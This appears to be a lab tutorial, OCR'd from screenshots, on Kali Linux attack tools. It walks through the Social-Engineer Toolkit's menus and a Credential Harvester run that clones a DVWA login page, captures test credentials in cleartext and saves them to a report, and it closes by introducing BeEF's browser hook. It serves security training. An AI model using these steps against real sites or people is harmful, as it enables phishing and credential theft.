
SMB ENUMERATION AND BROWSER EXPLOITATION USING KALI LINUX TOOLSET


Social-Engineer Toolkit (SET)

Open-source penetration testing framework designed to simulate social engineering attacks that exploit human behavior rather than technical flaws. SET is widely used by security professionals to automate tasks such as phishing campaigns, website cloning for credential harvesting, payload creation, and listener management, making it a powerful tool for assessing human-focused security risks.



```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```


The menu highlights SET's core functions, including social-engineering attack vectors, fast-track penetration testing modules, third-party tool integration, and update and configuration options. In ethical hacking and red team operations, SET helps organizations evaluate employee awareness and the effectiveness of defensive controls like email filtering.



```
            Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
 Visit https://github.com/trustedsec/ptf to update all your tools!


  Select from the menu:

    1) Spear-Phishing Attack Vectors
    2) Website Attack Vectors
    3) Infectious Media Generator
    4) Create a Payload and Listener
    5) Mass Mailer Attack
    6) Arduino-Based Attack Vector
    7) Wireless Access Point Attack Vector
    8) QRCode Generator Attack Vector
    9) Powershell Attack Vectors
   10) Third Party Modules

   99) Return back to the main menu.

 set>
```

This screen shows the Social-Engineering Attacks submenu of the Social-Engineer Toolkit (SET). This section is where simulated social engineering attacks are actually configured and launched.


Each listed option represents a specific attack vector designed to exploit human behavior, such as deceiving users into revealing sensitive information or executing malicious code, making it a core component for ethical hacking and security awareness testing.



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

The Website Attack Vectors menu in the Social-Engineer Toolkit (SET) focuses on compromising targets through web-based techniques that exploit users' trust in familiar and legitimate websites. This section is one of the most powerful components of SET because it simulates real-world attacks where victims are deceived into interacting with malicious web content that appears authentic.


The menu includes several attack methods, each representing a different deception technique. The Java Applet Attack Method attempts to run a malicious applet after user approval, leading to payload execution. The Credential Harvester Attack Method clones legitimate websites to capture usernames and passwords before redirecting victims to the real site. Tabnabbing targets inactive browser tabs by changing their appearance to mimic trusted services, while Web Jacking redirects users from an apparently legitimate link to a malicious cloned page. The HTA Attack Method uses Windows HTML Applications to trick users into running files that can execute system-level commands, demonstrating how social engineering can bypass technical defenses when user trust is exploited.



```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

The Credential Harvester attack is designed to capture user login credentials by presenting a convincing fake login page. At this stage, SET prompts the user to choose how the phishing page will be created, offering multiple options depending on the level of customization required.


The available methods include Web Templates, which provide ready-made replicas of popular login pages for quick deployment, Site Cloner, which allows SET to copy a specific target website by pulling its HTML, CSS, and JavaScript to create a near-identical clone and Custom Import, which enables the use of user-created phishing pages. Regardless of the method selected, SET hosts the fake page on a local web server, intercepts submitted login credentials, records them in clear text, and then redirects the victim to the legitimate site to minimize suspicion demonstrating how effective social engineering attacks can be when trust is exploited.



```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


By selecting the Site Cloner option, SET clones the specified target URL, analyzes the page structure, and identifies form fields such as usernames and passwords. These fields are then rewritten so that any submitted data is sent to attacker system rather than the legitimate website.

During configuration, SET prompts for a POST-back IP address, which is 10.6.6.1, appropriate for the controlled lab environment in use. Once configured, SET confirms that the Credential Harvester is running on port 80, indicating that the machine is actively hosting the cloned website. Any user who accesses the IP address is presented with the fake login page, and when credentials are submitted, they are captured and displayed in clear text within the terminal and saved to a report file. To minimize suspicion, SET typically redirects the user to the legitimate website after submission, demonstrating how social engineering attacks can quietly succeed by exploiting user trust.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.1
5]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://dvwa.vm

[*] Cloning the website: http://dvwa.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [19/Dec/2025 08:21:25] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=Lazo
POSSIBLE PASSWORD FIELD FOUND: password=pass123
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=a853100107998d0656c200be09af6408
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.6.6.1 - - [19/Dec/2025 08:21:41] "POST /index.html HTTP/1.1" 302 -
```

By accessing the attacker's IP address and submitting test login credentials, it is confirmed that SET correctly rewrites form fields and redirects submitted data to the attacker system. The captured credentials appear in the terminal in cleartext, showing that the POST request is successfully intercepted and processed. This validates that the local web server is actively listening on port 80 and that the communication path between the victim and attacker is correctly configured within the lab.




```
┌──(root㉿Kali)-[/home/kali]
└─# cat /root/.set/reports/"2025-12-19 08:23:08.135010.xml"
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://dvwa.vm
   <url>      <param>username=Lazo</param>
      <param>password=pass123</param>
      <param>Login=Login</param>
      <param>user_token=a853100107998d0656c200be09af6408</param>
   </url>
</harvester>

┌──(root㉿Kali)-[/home/kali]
└─#
```

In addition to displaying results in the terminal, SET automatically stores detailed logs and reports for later analysis. These files are located in /root/.set/reports/"2025-12-19 08:23:08.135010.xml"

BeEF (BROWSER EXPLOITATION FRAMEWORK)

BeEF (Browser Exploitation Framework) is a security testing tool that targets the web browser as the main attack surface. It works by injecting a small JavaScript hook into a web page, which connects a victim’s browser back to the BeEF control panel when the page is loaded. As long as the page remains open, an active session is maintained, allowing interaction with the browser.

